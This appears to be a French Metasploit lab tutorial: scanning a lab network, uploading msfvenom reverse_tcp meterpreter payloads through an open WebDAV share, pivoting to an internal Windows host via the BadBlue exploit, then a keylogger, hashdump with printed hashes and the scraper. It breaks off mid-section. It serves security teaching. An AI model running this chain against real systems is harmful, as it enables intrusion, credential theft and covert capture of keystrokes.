METASPLOIT


Les différentes interfaces Metasploit :

- MSFCONSOLE fournit une interface pratique tout-en-un.
- MSFCLI plus axé sur le scriptage permet de lancer des exploits, payloads, via ligne de commande. Souvent utilisé pour le développement, test de nouveau exploit.
- Armitage est l'interface graphique de Metasploit.

Les utilitaires Metasploit :

- MSFpayload permet de générer un shellcode, des exécutables etc.
- MSFencode permet d'encoder le payload original pour « éviter » les mauvais caractères et échapper aux antivirus.

Plan du lab :



La collecte de Renseignements.

Travailler avec les bases de données dans Metasploit

Lors d'un Pentest visant une multitude de cibles, assurer un suivi à l'aide des interactions avec la base de données Metasploit.

Lancez la base de données Metasploit


```
root@kali:~# service postgresql start
```

Lancez le service **msfdb** pour créer la base de données (si cela n'as jamais était fait sur votre kali).

```
root@kali:~# msfdb init
Creating database user 'msf'
Saisir le mot de passe pour le nouveau rôle :
Le saisir de nouveau :
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
```

Lancez Metasploit.

```
root@kali:~# msfconsole
```



Regardez si une connexion vers une base de données est présente.

```
msf > db_status
[*] postgresql connected to msf
```

Ajouter un espace de travail et connectez-vous a cet espace :

```
msf > workspace -a hack2
[*] Added workspace: hack2
msf > workspace hack2
[*] Workspace: hack2
msf >
```

Lancer un scan nmap

Vérifier l'ip de votre kali :

```
msf5 > ip a
[*] exec: ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
 group default qlen 1000
    link/ether 00:0c:29:1d:7d:3c brd ff:ff:ff:ff:ff:ff
    inet 80.70.60.129/24 brd 80.70.60.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe1d:7d3c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Lancer un scan pour trouver les ip actifs de votre réseau :

```
msf5 > db_nmap -sn -n 80.70.60.0/24
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-25 12:23 CET
```

Trouver l'ip de PfSense

```
[*] Nmap: Nmap scan report for 80.70.60.1
[*] Nmap: Host is up (0.000081s latency).
[*] Nmap: MAC Address: 00:50:56:C0:00:08 (VMware)
[*] Nmap: Nmap scan report for 80.70.60.2
[*] Nmap: Host is up (0.000079s latency).
[*] Nmap: MAC Address: 00:50:56:FE:D3:72 (VMware)
[*] Nmap: Nmap scan report for 80.70.60.128
[*] Nmap: Host is up (0.00030s latency).
[*] Nmap: MAC Address: 00:0C:29:3A:1F:B6 (VMware)
[*] Nmap: Nmap scan report for 80.70.60.254
[*] Nmap: Host is up (0.00015s latency).
[*] Nmap: MAC Address: 00:50:56:FF:B9:25 (VMware)
[*] Nmap: Nmap scan report for 80.70.60.129
[*] Nmap: Host is up.
[*] Nmap: Nmap done: 256 IP addresses (5 hosts up) scanned in 1.72 seconds
```

pfsense

Lancer un scan nmap avec l'option -A sur l'interface WAN du Routeur/NAT Pfsense

```
msf5 > db_nmap 80.70.60.128 -A -n -Pn
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-25 13:33 CET
```

Le résultat du scan nmap nous indique qu'il y a le port 80 d'ouvert et le service Apache en version 2.2.8 est en exécution avec le module DAV :

```
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-08 19:55 CET
[*] Nmap: Nmap scan report for 192.168.49.136
[*] Nmap: Host is up (0.00039s latency).
[*] Nmap: Not shown: 999 filtered ports
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: |_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
[*] Nmap: |_http-title: Metasploitable2 - Linux
[*] Nmap: MAC Address: 00:0C:29:7F:C5:00 (VMware)
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at
 least 1 open and 1 closed port
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.15 - 2.6.26 (likely embedded), Linux 2.6.20 - 2.
6.24 (Ubuntu 7.04 - 8.04)
```

WebDAV est l'abréviation de Web Distributed Authoring and Versioning. Le protocole WebDAV offre aux utilisateurs la possibilité de créer, modifier et déplacer des documents sur un serveur, généralement un serveur Web ou un partage Web.

Exploitation WebDAV

Cadaver est un utilitaire pour traiter les systèmes WebDAV en ligne de commande.

Nous allons nous connecter au serveur distant en utilisant cadaver comme cadaver http://80.70.60.128/dav.

Connecter au serveur

Avec cadaver, nous pouvons nous connecter directement au serveur DAV. Il s'avère que cette méthode ne nécessite pas d'informations d'identification.
Lancer un second terminal et créer une fichier test.txt :

```
root@kali:~# echo "Ceci est un test!" > test.txt
root@kali:~# cat test.txt
Ceci est un test!
root@kali:~#
```

Et exécuter cette commande :

```
root@kali:~# cadaver http://80.70.60.128/dav
dav:/dav/>
```


Envoyer le fichier test.txt vers le serveur :

```
dav:/dav/> put test.txt
Uploading test.txt to `/dav/test.txt':
Progress: [============================>] 100,0% of 18 bytes succeeded.
dav:/dav/>
```

Pour savoir ce que vous pouvez utiliser comme commande avec cadaver tapper « ? »

```
dav:/dav/> ?
Available commands:
 ls         cd         pwd        put        get        mget       mput
 edit       less       mkcol      cat        delete     rmcol      copy
 move       lock       unlock     discover   steal      showlocks  version
 checkin    checkout   uncheckout history    label      propnames  chexec
 propget    propdel    propset    search     set        open       close
 echo       quit       unset      lcd        lls        lpwd       logout
 help       describe   about
Aliases: rm=delete, mkdir=mkcol, mv=move, cp=copy, more=less, quit=exit=bye
dav:/dav/>
```

Demander le fichier test.txt avec un navigateur web :



Donc notre fichier et lu par le service apache !

Obtenez un shell PHP

Dans cet exemple, nous allons utiliser Metasploit pour obtenir un shell distant. Nous allons le faire en créant un fichier PHP qui nous donnera un shell distant en utilisant msfvenom, puis en uploadant le script PHP via WebDAV.

Créer un payload avec mfsvenom :

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=80.70.60.129 LPORT=4444
 -f raw -o meterpreter.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: meterpreter.php
root@kali:~#
```


Utilisez maintenant cadaver pour vous connecter et mettre le shell PHP sur le serveur web :

```
root@kali:~# cadaver http://80.70.60.128/dav
dav:/dav/> put meterpreter.php
Uploading meterpreter.php to `/dav/meterpreter.php':
Progress: [============================>] 100,0% of 1113 bytes succeeded.
dav:/dav/> exit
Connection to `80.70.60.128' closed.
root@kali:~#
```

Tout d'abord, dans **msfconsole** il faut attendre une connexion de l'hôte distant.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 80.70.60.129
LHOST => 80.70.60.129
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 80.70.60.129:4444
```

Depuis le navigateur web demander le payload meterpreter.php



Dans msfconsole nous avons un meterpreter sur le serveur Web :

```
meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > shell
Process 5565 created.
Channel 0 created.
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:fa:dd:2a brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.6/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::20c:29ff:fefa:dd2a/64 scope link
       valid_lft forever preferred_lft forever
exit
meterpreter >
```

Nous avons l'ip interne du serveur et le réseau donc le réseau avec son masque : 192.168.56.0/24

Si votre exploit s'arrete n'hésitez pas à relancer l'exploit en rechargeant le meterpreter.php

```
[*] 192.168.49.136 - Meterpreter session 1 closed.  Reason: Died
```

Fortifier le Meterpreter

Le meterpreter obtenu via php est très instable nous allons migrer vers un meterpreter plus stable :

Créer un autre payload pour linux en ELF :

```
root@kali:~# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=80.70.60.129 LPOR
T=4445 -f elf -o linux
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the paylo
ad
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: linux
root@kali:~#
```

Déposer le fichier exécutable sur le serveur via DAV.

```
root@kali:~# cadaver http://80.70.60.128/dav
dav:/dav/> put linux
Uploading linux to `/dav/linux':
Progress: [============================>] 100,0% of 207 bytes succeeded.
dav:/dav/> exit
Connection to `80.70.60.128' closed.
root@kali:~#
```

Mettre la session meterpreter en fond de tache (**background**) et lancer l'écoute sur le payload précédemment générer :

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 80.70.60.129
LHOST => 80.70.60.129
msf5 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 80.70.60.129:4445
```

xq

PS : run -j permet de lancer l'écoute ne tache de fond


Depuis le meterpreter PHP mise en tache de fond précédament exécuter le fichier déposer via cadaver :

```
msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 5685 created.
Channel 0 created.
./linux &
/bin/sh: line 1: ./linux: Permission denied
chmod a+x linux
./linux &
```


Si vous exécuter le fichier linux depuis la première session de meterpreter vous obtiendrez une

deuxième session dans la seconde console metasploit.

Vous pouvez intéragir avec la deuxième sessions via la commande sessions :



Aller dans la session 2 qui viens du reverse_tcp linux :



Pivot sur d'autres systèmes

Nous allons mettre la sessions 1 (obtenu via le PAYLOAD linux/x86/meterpreter/reverse_tcp) en tache de fond et trouver les hôtes actifs sur le réseaux interne grâce à la fonction pivot de Metasploit, pour cela ajouter une route pour le réseau interne de l'entreprise via la sessions 2 :

À partir de cette étape si on lance des commandes à destination du réseau 192.168.56.0/24 msfconsole les exécutera via la session 2 donc depuis le serveur web de l'entreprise,

Lancer un scan tcp

Le scan sera limité au port 80 sur le réseau local pour voir si d'autre serveur tourne en interne qui ne sont pas visible depuis l'extérieur :

```
msf exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.56.0/24
RHOSTS => 192.168.56.0/24
msf auxiliary(scanner/portscan/tcp) > set PORTS 80
PORTS => 80
msf auxiliary(scanner/portscan/tcp) > run

[+] 192.168.56.6:         - 192.168.56.6:80 - TCP OPEN
[+] 192.168.56.10:        - 192.168.56.10:80 - TCP OPEN
```

D'après le scan nous savons que deux serveurs tournent sur le port 80 l'un est visible depuis l'extérieur (**192.168.56.6**) nous l'avons découvert avec le meterpreter.php donc il faut maintenant voir le service et l'os qui tourne sur l'autre serveur (**192.168.56.10**)

Lancer un scan nmap depuis msfconsole :

```
msf exploit(multi/handler) > db_nmap -sV -sC 192.168.56.10 -p 80
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-07 21:56 CET
[*] Nmap: Nmap scan report for 192.168.56.10
[*] Nmap: Host is up (0.00056s latency).
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 80/tcp open  http    BadBlue httpd 2.7
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 7.12 seconds
msf exploit(multi/handler) >
```

Si la détection de version ne fonctionne pas essayer le portfwd :

```
msf5 auxiliary(scanner/portscan/tcp) > sessions 2
[*] Starting interaction with 2...

meterpreter > portfwd add -l 88 -r 192.168.56.10 -p 80
[*] Local TCP relay created: :88 <-> 192.168.56.10:80
meterpreter >
```

```
root@kali:~# nmap -sV 127.0.0.1 -p 88
```

```
SF:r\n<body\x20onload=\"PopWin\('stawz1\.htm'\)\">\r\n<p>Redirecting\.\.\.
SF:\x20<a\x20href=\"/ext\.dll\?mfcisapicomma")%r(GenericLines,36B,"HTTP/1\
SF:.1\x20404\x20Not\x20found\r\nServer:\x20BadBlue/2\.7\r\nDate:\x20Mon,\x
SF:2018\x20Feb\x202019\x2011:20:59\x20GMT\r\nContent-type:\x20text/html\r\
SF:nConnection:\x20close\r\nContent-Length:\x20726\r\n\r\n<!DOCTYPE\x20HTM
```

Scan de vulnérabilité et Exploitation

Nous savons que le deuxième serveur web interne de l'entreprise utilise le service BadBlue httpd sur la version 2.7

Rechercher dans msfconsole s'il existe un exploit contre cette version :

```
meterpreter > background
[*] Backgrounding session 2...
```

```
msf exploit(multi/handler) > search badblue

Matching Modules
================

   Name                                        Disclosure Date  Rank   Description
   ----                                        ---------------  ----   -----------
   exploit/windows/http/badblue_ext_overflow   2003-04-20       great  BadBlue 2.5 EX
w
   exploit/windows/http/badblue_passthru       2007-12-10       great  BadBlue 2.72b
flow
```

Donc « **exploit/windows/http/badblue_passthru** » est parfait pour cette exploitation :

Attention pendant cette étape vous devez avoir la session meterpreter d'active vers le serveur web externe et une route vers le réseau 192.168.56.0/24.

```
msf exploit(multi/handler) > use exploit/windows/http/badblue_passthru
msf exploit(windows/http/badblue_passthru) > show options

Module options (exploit/windows/http/badblue_passthru):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                     yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   BadBlue EE 2.7 Universal

msf exploit(windows/http/badblue_passthru) > set RHOST 192.168.56.10
RHOST => 192.168.56.10
msf exploit(windows/http/badblue_passthru) > exploit
```

Si vous avez une erreur de ce type renseignez l'option suivante :

```
[-] Exploit aborted due to failure: not-found: The target server fingerprint "" does not match "(?-mix:B
adBlue\/)", use 'set FingerprintCheck false' to disable this check.
[*] Exploit completed, but no session was created.
msf exploit(windows/http/badblue_passthru) > set FingerprintCheck false
FingerprintCheck => false
msf exploit(windows/http/badblue_passthru) > exploit
```

Nous obtenons un meterpreter(Stable) depuis la deuxième machine :

```
meterpreter > sysinfo
Computer        : CLIENT-1
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : fr_FR
Domain          : CYB
Logged On Users : 3
Meterpreter     : x86/windows
```

Prise d’information

C’est un Windows 7 32bits, sous le nom CLIENT-1.

Faites la commande getuid pour savoir qui à exécuter le service badblue sur cette machine :

```
meterpreter > getuid
Server username: CYB\administrateur
```

L’administrateur du domaine à lancer ce service.

Récupérez les informations IP

```
meterpreter > shell
Process 3580 created.
Channel 3 created.
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits r@serv@s.

C:\Program Files\BadBlue\EE>ipconfig /all
ipconfig /all

Configuration IP de Windows

   Nom de l'h@te . . . . . : client-1
   Suffixe DNS principal . . . . . : cyb.lan
   Type de noeud. . . . . : Hybride
   Routage IP activ@ . . . . . : Non
   Proxy WINS activ@ . . . . . : Non
   Liste de recherche du suffixe DNS.: cyb.lan
```

La machine se nomme client-1 et fait partie du domaine (cyb.lan)

Il faut observer ici le server DNS de la machine qui est la **192.168.56.2** donc comme la machine est dans un domaine **Active Directory** ce serveur **DNS** et forcément le Contrôleur de Domaine de l’entreprise !

```
  Passerelle par d@faut. . . .@. . . . . : 192.168.56.254
  Serveur DHCP . . . . . : 192.168.56.254
  IAID DHCPv6 . . . . . : 234884137
  DUID de client DHCPv6. . . . . : 00-01-00-01-21-E0-45-63-00-0C-29-0D-1B-B3
  Serveurs DNS. . . . . : 192.168.56.2
  NetBIOS sur Tcpip. . . . . : Activ@
```

Listez les variables d'environnement afin de récupérer plusieurs informations sur la machine

```
C:\Program Files\BadBlue\EE>set
set
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\administrateur\AppData\Roaming
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=CLIENT-1
ComSpec=C:\Windows\system32\cmd.exe
FP_NO_HOST_CHECK=NO
HOMEDRIVE=C:
HOMEPATH=\Users\administrateur
LOCALAPPDATA=C:\Users\administrateur\AppData\Local
LOGONSERVER=\\DC-CYB
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\
```

Récupérez des informations sur l'utilisateur administrateur du domaine cyb.lan

```
C:\Program Files\BadBlue\EE>net user administrateur /domain
```

```
Appartient aux groupes globaux                *Administrateurs du sc
                                              *Administrateurs de l'
                                              *Admins du domaine
                                              *Propri@taires cr@ateu
                                              *Utilisateurs du domai
La commande s'est termin@e correctement.
```

Le compte est donc **Administrateur du domaine** ce qui peut être très avantageux.

Récupérez des informations sur l'utilisateur Administrator local

```
C:\Program Files\BadBlue\EE>net user administrateur
```

Vérifiez si l'utilisateur dispose d'une **GPO** :

```
C:\Program Files\BadBlue\EE>gpresult /z
gpresult /z

Outil de r@sultat du syst@me d'exploitation Microsoft (R) Windows (R) v2.0
Copyright (C) Microsoft Corp. 1981-2001

Jeu cr@@ le 08/01/2018 @ 23:08:54


Donn@es RSOP pour CYB\Administrateur sur CLIENT-1 : mode journalisation
-------------------------------------------------------------------------
```

Continuez votre prise d'information avec les commandes du cours.

POST-EXPLOITATION

Récupération des saisies clavier.

Il est possible de capturer les saisies clavier
Lancez le keylogger sur le CLIENT-1

```
meterpreter > run post/windows/capture/keylog_recorder

[*] Executing module against CLIENT-1
[*] Starting the keylog recorder...
[*] Keystrokes being saved in to /root/.msf4/loot/20180108222417_default_192.168.56.10_host.windows.key_
767277.txt
[*] Recording keystrokes...
```

Le keylogger est en cours et génère un fichier de sauvegarde

CTRL+C pour couper la capture.

Mettre le meterpreter en tache de fond

```
meterpreter > background
[*] Backgrounding session 3...
```

Scan ARP en post-exploitation avec Metasploit

Demander à msfconsole d'envoyer les requêtes à destination du réseau 192.168.56.0/24 via la session 3 (meterpreter du CLIENT-1) :

```
msf exploit(windows/http/badblue_passthru) > use post/multi/manage/autoroute
msf post(multi/manage/autoroute) > set SESSION 3
SESSION => 3
msf post(multi/manage/autoroute) > exploit

[!] SESSION may not be compatible with this module.
[*] Running module against CLIENT-1
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.56.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf post(multi/manage/autoroute) >
```

Lancer le module arp_scanner :

```
msf post(multi/manage/autoroute) > use post/windows/gather/arp_scanner
msf post(windows/gather/arp_scanner) > set rhosts 192.168.56.0/24
rhosts => 192.168.56.0/24
msf post(windows/gather/arp_scanner) > set session 3
session => 3
msf post(windows/gather/arp_scanner) > set THREADS 20
THREADS => 20
msf post(windows/gather/arp_scanner) > exploit

[*] Running module against CLIENT-1
[*] ARP Scanning 192.168.56.0/24
[+]     IP: 192.168.56.1 MAC 00:50:56:c0:00:01 (VMware, Inc.)
[+]     IP: 192.168.56.2 MAC 00:0c:29:ee:1c:1b (VMware, Inc.)
[+]     IP: 192.168.56.6 MAC 00:0c:29:fa:dd:2a (VMware, Inc.)
[+]     IP: 192.168.56.10 MAC 00:0c:29:0d:1b:b3 (VMware, Inc.)
```

Nous avons une liste complète des machines actives sur le réseau grâce à un scan ARP.

Chargement d'un fichier de source.

Pour certaines actions répétées régulièrement, il est possible d'automatiser l'envoi de l'exploit avec certains champs.

Exemple :

```
root@Kali:~# echo use auxiliary/scanner/mssql/mssql_ping > mssqlres1.rc
root@Kali:~# echo set RHOSTS 192.168.56.0/24 >> mssqlres1.rc
root@Kali:~# echo exploit >> mssqlres1.rc
```

```
msf > resource /root/mssqlres1.rc
```

```
msf > resource /root/mssqlres1.rc
[*] Processing /root/mssqlres1.rc for ERB directives.
resource (/root/mssqlres1.rc)> use auxiliary/scanner/mssql/mssql_ping
resource (/root/mssqlres1.rc)> set RHOSTS 192.168.56.0/24
RHOSTS => 192.168.56.0/24
resource (/root/mssqlres1.rc)> set THREAD 255
THREAD => 255
resource (/root/mssqlres1.rc)> exploit
```

Post-Exploitation Avancée

Dump Hash

Obtener l'UID de votre meterpreter (si vous n'êtes pas dans le meterpreter faite « sessions » puis « sessions id » pour basculer vers le meterpreter) :

```
meterpreter > getuid
Server username: CYB\Administrateur
```

Lancer l'outil permettant de dumpé les hashs du système :

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY b57788767289a41dfafe2141ba685f8c...
[-] Meterpreter Exception: Rex::Post::Meterpreter::RequestError stdapi_registry_open_key: Operation fail
ed: Access is denied.
[-] This script requires the use of a SYSTEM user context (hint: migrate into service process)
```

Nous avons besoin de migrer vers un processus SYSTEM effectuer un « ps »

```
meterpreter > ps
```

Choisissez un processus NT\SYSTEM :

```
 2304  480   svchost.exe        x86   0       AUTORITE NT\Syst me        C:\Windows\System32\svchost.e
xe
```

Migrer vers ce processus et effectuer le Dump (j'ai choisi dans l'exemple 2304)

```
meterpreter > migrate 2304
[*] Migrating from 3296 to 2304...
[*] Migration completed successfully.
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY b57788767289a41dfafe2141ba685f8c...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
```

```
[*] Dumping password hashes...

Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
user01:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
```

Scraping d'un système.

Le script scrapper énumère tout ce qui vous pourriez vouloir d'un système. Il va récupérer les noms d'utilisateur et les mots de passe, télécharger l'ensemble du registre, etc…

```
meterpreter > run scraper
```

```
[*] New session on 192.168.56.10:80...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*]  Exporting HKCU
[*]  Downloading HKCU (C:\Users\ADMINI~1\AppData\Local\Temp\aPnVTezE.reg)
[*]  Cleaning HKCU
[*]  Exporting HKLM
```

Les fichiers se situent ici :

```
